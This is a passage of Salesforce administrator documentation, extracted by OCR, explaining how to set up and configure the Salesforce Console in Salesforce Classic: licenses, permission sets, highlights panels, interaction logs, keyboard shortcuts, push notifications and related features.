- If Salesforce Knowledge is set up, turn on the Knowledge sidebar so that console users can automatically see relevant articles alongside any cases that they're working on.

SEE ALSO:

Plan Your Salesforce Console Implementation

Salesforce Console Implementation Guide for Salesforce Classic

Salesforce Console in Salesforce Classic

Get started with the Salesforce console in Salesforce Classic.


EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Watch a Demo: Introducing the Salesforce Console

Salesforce Console User Interface



Here's how a console in Salesforce Classic works:

(1) Select objects and records from the navigation tab. (2) Records display in a list, which you can pin at the left of the top of the screen. (3) Selected records appear as primary tabs, and tabs let you work on several items at once. (4) A highlights panel shows key information related to records. (5) Records related items appear as subtabs, and subtabs let you quickly switch between related information without losing context. (6) View and interact with content in the feed or detail area. (7) Access custom component data in sidebars and footers.

Note: Lightning console apps don't yet have full parity with Salesforce Classic console apps. For example, some features in Salesforce Classic console apps, such as keyboard shortcuts and macros, aren't available in Lightning console apps.

You can't migrate Salesforce Classic console apps to Lightning Experience.

Set Up a Salesforce Console in Salesforce Classic

You can set up a console for Sales, Service, or create one for your own business needs.

Console Configurable Features in Salesforce Classic

An administrator must turn on and configure most console features to determine how you view and work with data.

Customize a Console with Custom Components in Salesforce Classic

Create components to customize, extend, or integrate the Salesforce console with other systems.

Work with a Salesforce Console in Salesforce Classic

Get more done faster using a console's enhanced interface to work with records.

SEE ALSO:

Salesforce Classic Console Limitations

Salesforce Console in Lightning Experience (Beta)

Set Up a Salesforce Console in Salesforce Classic

You can set up a console for Sales, Service, or create one for your own business needs.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up a Service Console in Salesforce Classic

Create and customize a console app, then assign the Service Cloud User feature license to users.

Set Up Sales Console in Salesforce Classic

To enable a console for the first time, contact Salesforce then assign users the correct permission set license and user permissions.

Set Up a Salesforce Console App in Salesforce Classic

To create a console, administrators must create a console app.

Brand a Salesforce Console in Salesforce Classic

You can brand a console by adding a custom logo to its header and specifying colors for its header, footer, and primary tabs.

Hide a Salesforce Classic Console from the App Launcher in Lightning Experience

By default, Salesforce Classic consoles appear in the App Launcher in Lightning Experience. This visibility lets your console users access all your consoles apps, ones created in Salesforce Classic and ones created in Lightning Experience, without having to switch UIs. You can change this behavior if you want to limit access to your Salesforce Classic consoles.

SEE ALSO:

Salesforce Console in Lightning Experience (Beta)

Set Up a Service Console in Salesforce Classic

Create and customize a console app, then assign the Service Cloud User feature license to users.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up a Salesforce console for Service:

- "Customize Application"

  AND

  "Service Cloud User"

1. Customize highlight panels for all objects and turn them on.
2. Create a console app and assign it to user profiles.
3. Optionally, for support agents:
   - Brand your console.
   - Choose how pinned lists display.
   - Whitelist domains.
   - Customize push notifications.
   - Customize keyboard shortcuts.
   - Turn on the Knowledge Sidebar.
   - Set up interaction logs and assign them to user profiles.
   - Turn on Live Agent (available only for a console for service).

     Note: Set up your Live Agent implementation before adding it to your console. If you're adding Live Agent to an existing console, test your console before deploying it to your agents. Make sure your sidebar components look as expected.
4. Assign users the Service Cloud User feature license.

Tip: To add third-party integrations, or expand console customizations to new levels, advanced Salesforce admins and developers can create console components, or use code with an API named the Salesforce Console Integration Toolkit.

SEE ALSO:

Salesforce Console Implementation Tips
Console Configurable Features in Salesforce Classic
Salesforce Console Implementation Guide for Salesforce Classic
Lightning Service Console (Beta)

Assign the Service Cloud Feature License to Users

The Service Cloud User feature license entitles users to additional Salesforce features, such as the Salesforce console.

To assign the license to a user:

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to a user's name.
3. Select Service Cloud User.
4. Click **Save**.

SEE ALSO:

Set Up a Service Console in Salesforce Classic

EDITIONS

Available in Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

USER PERMISSIONS

To assign the Service Cloud User feature license to users:
- "Manage Internal Users"

Set Up Service Cloud Features with Launch Pad Templates

Deploy and test Service Cloud features with just a few clicks. This suite of templates helps you set up some of the most popular Service Cloud features, such as time-saving console configurations and reports and dashboards essential for service organization.

To use templates, from the Setup Quick Search box, enter **Launch Pad**.

Tip: It's best to try Launch Pad in your sandbox environment, so that you can test out new features without affecting your live production environment.

Launch Pad templates aren't supported for IE version 9 or earlier.

SEE ALSO:

Set Up a Service Console in Salesforce Classic

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up Sales Console in Salesforce Classic

To enable a console for the first time, contact Salesforce then assign users the correct permission set license and user permissions.

1. To have the console for sales enabled for your Salesforce org, contact Salesforce.
2. Customize highlight panels for all objects and turn them on.
3. By default, your org has the "Sales Console User" permission set license. Assign this permission set license to users. The steps are the same as assigning any permission set license.
4. Assign the Salesforce Console User Permission Set to Sales Console Users.
5. Optionally, for sales reps:
   - Brand your console.
   - Choose how pinned lists display.
   - Whitelist domains.
   - Customize push notifications.
   - Customize keyboard shortcuts.
   - Turn on the Knowledge Sidebar.
   - Set up interaction logs and assign them to user profiles.
6. Create a console app and assign it to user profiles.

Tip: To add third-party integrations, or expand console customizations to new levels, advanced Salesforce admins and developers can create console components, or use code with an API named the Salesforce Console Integration Toolkit.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign permission set licenses:
- "Manage Internal Users"

To create a Salesforce Console for Sales:
- "Customize Application"

  AND

  "Sales Console"

SEE ALSO:

Salesforce Console Implementation Tips

Console Configurable Features in Salesforce Classic

Salesforce Console Implementation Guide for Salesforce Classic

Lightning Sales Console (Beta)

Assign the Salesforce Console User Permission Set to Sales Console Users

After you've assigned the "Sales Console User" permission set license to users, assign users to the "Salesforce Console User" permission set.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select **Salesforce Console User**. This standard permission set is already created for you and comes with the Sales Console permission set license.
3. Click **Manage Assignments** and assign users to the permission set.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create permission sets:
- "Manage Users"

You can also choose to clone the "Salesforce Console User" permission set instead and assign Sales Console users to the clone instead.

SEE ALSO:

- Assign a Permission Set License to a User
- Set Up Sales Console in Salesforce Classic
- Standard Permission Sets

Set Up a Salesforce Console App in Salesforce Classic

To create a console, administrators must create a console app.

Walk Through It (Requires the "Sales Console" user permission or the Service Cloud User license)

Watch a Demo: Plan Your Salesforce Console Implementation

Each console is a custom app that users select from the Force.com app menu. The number of console apps you can create is based on your Salesforce org's custom app limits.

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**, then click **Next**.
2. Click **New**, select `Console`, and click **Next**. Optionally, to copy an existing console, click **Clone** on the console's detail page. Save a console that you've copied before you can update its cloned push notifications or keyboard shortcuts.
3. Type a label for the app, then click **Next**. The label can have a maximum of 40 characters, including spaces. This label is the app's name in the Force.com app menu.
4. Optionally, add a custom logo. Click **Insert an image**, choose a file image from the document library, then click **Next**.
5. Select the items to include in the navigation tab, then click **Next**. You can't add the following to the navigation tab: forecasts, ideas, answers, connections, portals, console, activities (tasks and events), the App Launcher, or buttons for customizing your org. Tab visibility settings, and the `Overwrite users' personal tab customizations` setting, don't apply to the navigation tab. For example, you can access Accounts from the navigation tab even if `Accounts` are Tab Hidden on user profiles.
6. Choose how items that aren't selected from a primary tab or subtab display, then click **Next**. For example, choose whether cases display as primary tabs or as subtabs on parent records when selected from list views, search results, or screen pops. Click:
   - `As a primary tab` to display the object's records as primary tabs.
   - `As a subtab of` to display the object's records as subtabs. From the drop-down list, choose the parent record where the subtabs appear. For example, if you want cases to appear as subtabs on contacts, select Contact Name (Contact) in the Cases row. If parent records don't apply, subtabs appear as primary tabs. For example, if you make campaigns a subtab of leads but a lead doesn't belong to a campaign, that campaign appears as a primary tab.
7. Optionally, if your org has Service Cloud and Live Agent, select `Include Live Agent in this App,` and click **Next**. If you choose to include a chat workspace for Live Agent in your console, you can:
   - Choose records or pages to open as subtabs of chat sessions.
   - Select `Include Suggested Articles from Salesforce Knowledge in Live Agent` to display the articles tool in the chat workspace.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view apps:
- "View Setup and Configuration"

To manage apps:
- "Customize Application"

  AND

  "Service Cloud User" OR "Sales Console"

8. Assign the Salesforce console to user profiles:
   a. Check the `Visible` box to choose the user profiles for which the app is available.
   b. Check the `Default` box to set the app as that profile's default app, meaning that new users with the profile see this app the first time they log in. Profiles with limits are excluded from this list.
9. Click **Save**.

Tip: To see any setup changes to a console, refresh your browser.

SEE ALSO:

Set Up a Service Console in Salesforce Classic
Set Up Sales Console in Salesforce Classic
Brand a Salesforce Console in Salesforce Classic

Brand a Salesforce Console in Salesforce Classic

You can brand a console by adding a custom logo to its header and specifying colors for its header, footer, and primary tabs.

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Click `Edit` next to a console.
3. To add a custom logo, click **Insert an image**, and choose an image from the document library.

   Consider these requirements when choosing a custom app logo for a Classic app from the document library:

   - The image must be in GIF or JPEG format and less than 20 KB.
   - If the image is larger than 300 pixels wide by 55 pixels high, then it is scaled to fit.
   - For the best on-screen display, we recommend that you use an image with a transparent background.
   - The `Externally Available` checkbox must be selected on the document's properties so that users can view the image.
4. To specify a color, type a hex code in `Header Color`, `Footer Color`, or `Primary Tab Color`. For example, type #0000FF to define the header as blue.
5. Click **Save**.

To verify that the correct colors display, view your console.

Note: Defining header or footer colors is not yet available for the Metadata API.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define colors in the Salesforce console:
- "Customize Application"

Hide a Salesforce Classic Console from the App Launcher in Lightning Experience

By default, Salesforce Classic consoles appear in the App Launcher in Lightning Experience. This visibility lets your console users access all your consoles apps, ones created in Salesforce Classic and ones created in Lightning Experience, without having to switch UIs. You can change this behavior if you want to limit access to your Salesforce Classic consoles.

1. From Setup, enter *App Menu* in the `Quick Find` box, then select **App Menu**.
2. From the list of available apps, click **Visible in App Launcher** or **Hidden in App Launcher** to show or hide individual apps from the App Launcher in Lightning Experience for all users in the org.

   Alternatively, you can also remove access to the Salesforce Classic console for individual users through their profiles.

EDITIONS

Available in Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with Sales Cloud and Service Cloud

USER PERMISSIONS

To view apps:
- "View Setup and Configuration"

To manage apps:
- "Customize Application"

  AND

  "Service Cloud User" OR "Sales Console"

Console Configurable Features in Salesforce Classic

An administrator must turn on and configure most console features to determine how you view and work with data.

Note: To edit a Salesforce Classic console app, you must be in Salesforce Classic. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps** and click **Edit** next to your console app.

Feature	Automatically Enabled?	Available in a Console for Sales	Available in a Console for Service
Highlights Panel		✓	✓
Brand a Console		✓	✓
Pinned Lists	✓	✓	✓
Save User Sessions	✓	✓	✓
Bookmarks and Recent Tabs	✓	✓	✓
Keyboard Shortcuts	✓	✓	✓
Multi-Monitor Components	✓	✓	✓

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

Configure a Salesforce Console for Service:
- "Customize Application"

Salesforce Console for Sales:
- "Customize Application"

  AND

  "Sales Console User"

Console Components	✓	✓
Whitelist Domains	✓	✓
Push Notifications	✓	✓
Responsive Lists	✓	✓
Interaction Logs	✓	✓
Softphone Integration	✓	✓
Knowledge Sidebar	✓	✓
Knowledge One Footer	✓	✓
Live Agent		✓

SEE ALSO:

Salesforce Console

Add a Highlights Panel to the Console in Salesforce Classic

The highlights panel is a customizable table of up to four columns at the top of every primary tab in a console. It helps users see key information at a glance.

A highlights panel can include any standard or custom fields that have already been added to a page layout. Each panel can have a minimum of one column of fields and a maximum of four columns. Each column can have one or two fields in top or bottom positions.

When users see a highlights panel, top fields appear in bold and in a larger font than bottom fields. Users can only see fields that they have permission to view—otherwise fields appear blank. When both fields appear blank in a column, the column appears blank.

To display highlights panels in a console, you must turn them on.

1. Edit any page layout and click **Layout Properties**.
2. Check `Highlights Panel`, and click **OK**.
3. Click **Save**

Configure Highlights Panels for a Console in Salesforce Classic

The highlights panel is a customizable table of up to four columns at the top of every primary tab in a console. It helps console users see key information at a glance. To configure a highlights panel, edit any page layout.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize page layouts:

- "Customize Application"

  AND

  "Service Cloud User" OR "Sales Console"

To view page layouts:

- "View Setup and Configuration"

Configure Highlights Panels for a Console in Salesforce Classic

The highlights panel is a customizable table of up to four columns at the top of every primary tab in a console. It helps console users see key information at a glance. To configure a highlights panel, edit any page layout.

To edit a highlights panel, hover over the panel on any page layout and click or double-click the panel. To add or change fields, click the appropriate column and select fields from the `Top Field` and `Bottom Field` lists. If the fields you want to add aren't listed, you must first add them to the detail page layout. Fields can appear once on each highlights panel, and fields already in use appear as gray in the field selection list. Highlights panels don't support rich text area (RTA) fields, custom long-text area fields, or the Transcript object.

To remove fields, click the appropriate column and select -None- from the field lists. To add columns, click **Add Column**. To remove columns, hover over the column and click .

To save highlights panel changes, click **OK** in the Highlights Panel Properties dialog box. When you've finished editing the page layout, click **Save**. To display highlights panels in a console, you must turn them on.

Important: If you leave a page layout before clicking **Save**, you'll lose your highlights panel changes.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

  AND

  "Service Cloud User" OR "Sales Console"

To view page layouts:
- "View Setup and Configuration"

Set Up Interaction Logs for a Console in Salesforce Classic

An interaction log lets Salesforce console users write notes on records that appear on primary tabs.

For example, when cases appear on primary tabs, an interaction log can appear so that users can take notes on cases. You can create multiple interaction logs and customize them to display specific task fields for different users to update.

1. From Setup, enter *`Interaction Log Layouts`* in the `Quick Find` box, then select **Interaction Log Layouts**.
2. Click **New**.
3. Name the interaction log.
4. Select task fields to add to the interaction log and click **Add**.
   - `*` indicates required fields.
   - You can only add editable task fields to interaction logs.
   - The `Enter your notes here...` field is automatically added to all interaction logs; you can't remove it.
5. If you want this interaction log to be the default for all users, select `Set as default layout`.

   You can't delete a default interaction log; you must first mark another interaction log as the default for your organization.
6. Click **Save**.

After you set up or customize interaction logs, you can assign them to different user profiles and turn them on to display.

Tip: You can create custom fields for tasks and add them to interaction logs. For example, you can create a `Caller Disposition` picklist with values of Angry, Neutral, and Satisfied.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up interaction logs:
- "Customize Application"

Turn On Interaction Logs for a Console in Salesforce Classic
To display interaction logs, you must turn them on for page layouts assigned to different user profiles.
Assign Interaction Logs in Salesforce Classic
After you set up or customize interaction logs, you can assign them to different user profiles.

Turn On Interaction Logs for a Console in Salesforce Classic

To display interaction logs, you must turn them on for page layouts assigned to different user profiles.

1. Edit any page layout and click **Layout Properties**.
2. Check `Interaction Log` and click **OK**.
3. Click **Save**.

Note: If you turn interaction logs on or off, you must close and reopen records to see the changes.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To turn on interaction logs:
- "Customize Application"

Assign Interaction Logs in Salesforce Classic

After you set up or customize interaction logs, you can assign them to different user profiles.

1. From Setup, enter *`Interaction Log Layouts`* in the `Quick Find` box, then select **Interaction Log Layouts**.
2. Click **Log Layout Assignment**.
3. Choose an interaction log to assign to each user profile.
4. Click **Save**.

Note: You can't assign interaction logs to portal user profiles because Salesforce console apps aren't available to portal users.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign interaction logs:
- "Customize Application"

Configure Console Preferences in Salesforce Classic

You can configure your console to fit your business needs. As your needs change, you can adjust these preferences. You configure console preferences in Setup.

Choose How Lists Display in a Salesforce Console in Salesforce Classic
Administrators can change how lists appear to console users.

Optimize Salesforce Console List Views with Responsive Lists in Salesforce Classic

Responsive lists resize dynamically and give your list views a modern look and feel. And optional row hovers let you preview a record without opening it.

Save User Sessions for a Salesforce Console in Salesforce Classic

Administrators can save user sessions so that when you close your browser or log out of Salesforce, you can quickly return to what you were working on when you log in again.

Whitelist Domains for a Salesforce Console in Salesforce Classic

Salesforce admins can let console users access domains outside of Salesforce. For example, you can add `www.example.com` to a console's whitelist so that console users can access that domain.

Customize Keyboard Shortcuts for a Salesforce Console in Salesforce Classic

Create or customize keyboard shortcuts so that users can quickly perform actions by pressing keys instead of having to use a mouse.

Configure Push Notifications for a Salesforce Console in Salesforce Classic

Administrators can set up push notifications in a console so that users can see when a record they're working on has been changed by others.

Turn On the History Component for a Salesforce Console in Salesforce Classic

If a console is set up, you can add the History component to the footer so that users can quickly access recent primary tabs or bookmarks without having to search Salesforce.

Turn On Multi-Monitor Components for a Salesforce Console in Salesforce Classic

If a console is set up, multi-monitor components are turned on so that you can move portions of a console to different areas of your screens to help you work best.

Choose How Lists Display in a Salesforce Console in Salesforce Classic

Administrators can change how lists appear to console users.

In a console, you can display lists in one of three ways:

List Type	Description
`Full screen, unpinned`	Lists are visible only when the navigation tab is selected. When you select a record from the list, it opens in a new tab.
`Pinned to top`	Lists appear at the top of the page and are always visible. When you select a record from the list, it opens in a new tab below the list.
`Pinned to left`	Lists appear on the left side of the page and are always visible. When you select a record from the list, it opens in a new tab to the right of the list.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To choose how lists display:

- "Customize Application"

To change how lists display:

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Select a console app.
3. Click **Edit**.

4. Choose how you want lists to display. If you choose pinned lists, specify a default size, in pixels or percentage of screen space.
5. Click **Save**.

SEE ALSO:

Resize and Minimize Pinned Lists in a Salesforce Console in Salesforce Classic

Console Configurable Features in Salesforce Classic

Optimize Salesforce Console List Views with Responsive Lists in Salesforce Classic

Responsive lists resize dynamically and give your list views a modern look and feel. And optional row hovers let you preview a record without opening it.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Here's how to enable responsive lists:


1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Find the name of the console you want to modify, then click **Edit**.
3. Select **Enable Responsive Lists**.
4. Click **Save**.

The fields that appear in the hover overlay mirror the fields in the active list view. To customize which fields appear, edit the list view or create a custom list view. Keep in mind that the list view must be expanded wide enough for the Edit, Delete, and Create New View links to be visible.

Some more detail about list hovers:

- For cases, hovers appear when you mouse over the `Subject` field. For all other records, hovers appear when you over the `Name` field.
- If the `Subject` or `Name` field isn't in the list view, the hover doesn't appear.
- You always see the `Description` field on case hovers, even though it can't be added to the list view.
- Responsive lists aren't supported for IE version 10 or earlier.

Tip: If you want to keep the updated look and feel of responsive lists, but turn off the hover feature, edit your console and deselect **Enable List View Hovers**.



SEE ALSO:

Console Configurable Features in Salesforce Classic

Save User Sessions for a Salesforce Console in Salesforce Classic

Administrators can save user sessions so that when you close your browser or log out of Salesforce, you can quickly return to what you were working on when you log in again.

If a console is set up, user sessions are automatically saved so that when you log in again, the following appear: any previously open console tabs, custom console components, resized sidebar components, an open or closed search header, and interaction logs.

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Select a console app.
3. Click **Edit**.
4. If user sessions aren't saved, click `Save User Sessions`.
5. Click **Save**.

Note: Console uses the browser `sessionStorage` property to retain tabs until a user closes them. If a user logs out of Salesforce and logs in again using the same window, the previously open tabs reopen in the new session, even when `Save User Sessions` is disabled.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To save user sessions for a Salesforce console:
- "Customize Application"

SEE ALSO:

Console Configurable Features in Salesforce Classic

Whitelist Domains for a Salesforce Console in Salesforce Classic

Salesforce admins can let console users access domains outside of Salesforce. For example, you can add *www.example.com* to a console's whitelist so that console users can access that domain.

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Select a console app.
3. Click **Edit**.
4. In `Whitelist Domains`, type the domains you want users to access, and separate multiple domains by commas. Don't include *http://* or *https://* because those prefixes are part of a URL, not a domain.

   If your CTI phone is running on a server with a non-standard port, make sure to include the port number in your domain. For example, if your server is called *myserver* and your port number is `8500`, include *myserver:8500* in your whitelist.
5. Click **Save**.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To whitelist domains for a Salesforce console:
- "Customize Application"

SEE ALSO:

Console Configurable Features in Salesforce Classic

Customize Keyboard Shortcuts for a Salesforce Console in Salesforce Classic

Create or customize keyboard shortcuts so that users can quickly perform actions by pressing keys instead of having to use a mouse.

If a console is set up, several default keyboard shortcuts are automatically turned on and available for customization. For example, pressing keys to open and close tabs, move between tabs, and save records. Before you can create custom shortcuts, a developer must define the shortcut's action with the `addEventListener()` method in the Salesforce Console Integration Toolkit. You can only create shortcuts for actions performed inside of a console.

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Click **Edit** next to a Salesforce console app.
3. Click **Customize keyboard shortcuts**.
4. Click **Edit** on the top of the page.
5. Click **Edit** to customize an existing shortcut, or click **+Add Keyboard Shortcut** to create a new one. When creating a new shortcut, you must add a `Console Event Name`, which is a unique identifier for the key commands, and then send the event name to the developer who defined the shortcut's action so that he or she can add it to the method that will trigger the shortcut. You can't delete the default shortcuts, but you can edit or deactivate them.
6. Click **Save**.

After you customize or create shortcuts, notify users assigned to a console about the new actions they can perform.

Note: You can have up to 144 shortcuts for each console, which includes the default shortcuts and any that you create. If you create or customize keyboard shortcuts that include standard browser shortcuts, such as CTRL+F, your shortcuts might not work as intended.

Keyboard shortcuts aren't case sensitive, even when you press SHIFT before a letter key. For example, SHIFT+b is the same as SHIFT+B. If CTRL, ALT, or SHIFT is in a keyboard shortcut, the sequence of those keys doesn't matter. For example, CTRL+ALT+A is the same as ALT+CTRL+A.

Tip: You can include as many keys in a shortcut as you want, but we recommend that you limit a shortcut to three keys so that users can remember it. Console users can press SHIFT+K to view an overlay with a list of all console shortcuts.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize keyboard shortcuts for a Salesforce console:

- "Customize Application"

SEE ALSO:

Work with Keyboard Shortcuts in a Salesforce Console in Salesforce Classic

Default Keyboard Shortcuts for a Salesforce Console in Salesforce Classic

Console Configurable Features in Salesforce Classic

Configure Push Notifications for a Salesforce Console in Salesforce Classic

Administrators can set up push notifications in a console so that users can see when a record they're working on has been changed by others.

Push notifications are visual indicators on lists and detail pages in a console that show when a record or field has changed during a user's session. For example, if two support agents are working on the same case, and one agent changes the `Priority`, a push notification appears to the other agent so he or she spots the change and doesn't duplicate the effort.

Choose when push notifications appear and which objects and fields trigger them:

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Select a console app, and click **Edit**.
3. In `Choose How Lists Refresh`, select when push notifications appear.

   Note: If you don't see this option, enable Streaming API in your org.

Option	Description
None	Lists don't refresh and push notifications don't appear.
Refresh List	The entire list refreshes when there are any changes to it. Records are added or removed from the list based on the list's criteria, but new records added to queues only refresh the record owner's list.
Refresh List Rows	Rows in the list refresh when there are any changes to fields selected for push notifications.

4. In `Choose How Detail Pages Refresh`, select when push notifications appear.

Option	Description
Do Not Refresh	Detail pages don't refresh and push notifications don't appear.
Automatically Refresh	The detail page automatically refreshes when a record is changed.
Flag	A message appears on the detail page when a record is changed.

5. Click **Select objects and fields for notifications**, and select **Edit**. The push notification settings you choose here apply to all your console apps.
6. Select the objects that you want to trigger push notifications. For example, if you want any changes to cases or case fields to trigger push notifications, move Cases from Available Items to Selected Items.
7. Under Fields, click **Edit** and choose the fields you want to trigger push notifications.
8. Click **OK**, then select **Save**.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To configure push notifications:
- "Customize Application"

9. Grant push notification users at least the "Read" permission on the Push Topics standard object. See User Permissions and Access on page 494.

Important: When the `Require HttpOnly attribute` is turned on for session security, push notifications don't appear.

Note:

- These objects and their fields are available for push notifications: accounts, contacts, cases, leads, opportunities, campaigns, tasks, and custom objects.
- Push notifications aren't available in the console in Professional Edition.
- If you set up push notifications for the lead object and use Data.com Clean rules, push notifications are triggered in the console. Keep in mind that extra notifications can affect your push notification limit.

SEE ALSO:

View Push Notifications in a Salesforce Console in Salesforce Classic

Console Configurable Features in Salesforce Classic

Turn On the History Component for a Salesforce Console in Salesforce Classic

If a console is set up, you can add the History component to the footer so that users can quickly access recent primary tabs or bookmarks without having to search Salesforce.

Note: With Summer '15, Most Recent Tabs was renamed History and bookmarks were added to it to give you a more streamlined experience for finding and retrieving tabs. These features aren't available in Internet Explorer® 7 and 8.

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Select a Salesforce console app.
3. Click **Edit**.
4. In `Choose Console Components`, add History to `Selected Items`.
5. In `Align Custom Console Component`, choose whether the component will appear in the footer's right or left side.
6. Click **Save**.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To turn on the History component:

- "Customize Application"

SEE ALSO:

View Bookmarks or Recently Used Tabs in a Salesforce Console in Salesforce Classic

Console Configurable Features in Salesforce Classic

Turn On Multi-Monitor Components for a Salesforce Console in Salesforce Classic

If a console is set up, multi-monitor components are turned on so that you can move portions of a console to different areas of your screens to help you work best.

With multi-monitor components, you can pop out primary tabs or Open CTI SoftPhones from browsers and drag them across multiple monitors. You can also move the History component, Live Agent chats (but not the footer component), and any console components included in a console's footer.

1. From Setup, enter *Apps* in the Quick Find box, then select **Apps**.
2. Select a console app.
3. Click **Edit**.
4. If multi-monitor components are turned off, click Enable Multi-Monitor Components.
5. Click **Save**.

Note: Popped out items close and lose their positions on screen when you log out of Salesforce, click **Setup**, click a link to leave a console, or refresh or close browsers.

Tip: To pop out components, you might need to update these settings in your browser: (1) allow popup windows; (2) set links to open in new windows, not tabs.

EDITIONS

Available in Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To turn on multi-monitor components:
- "Customize Application"

SEE ALSO:

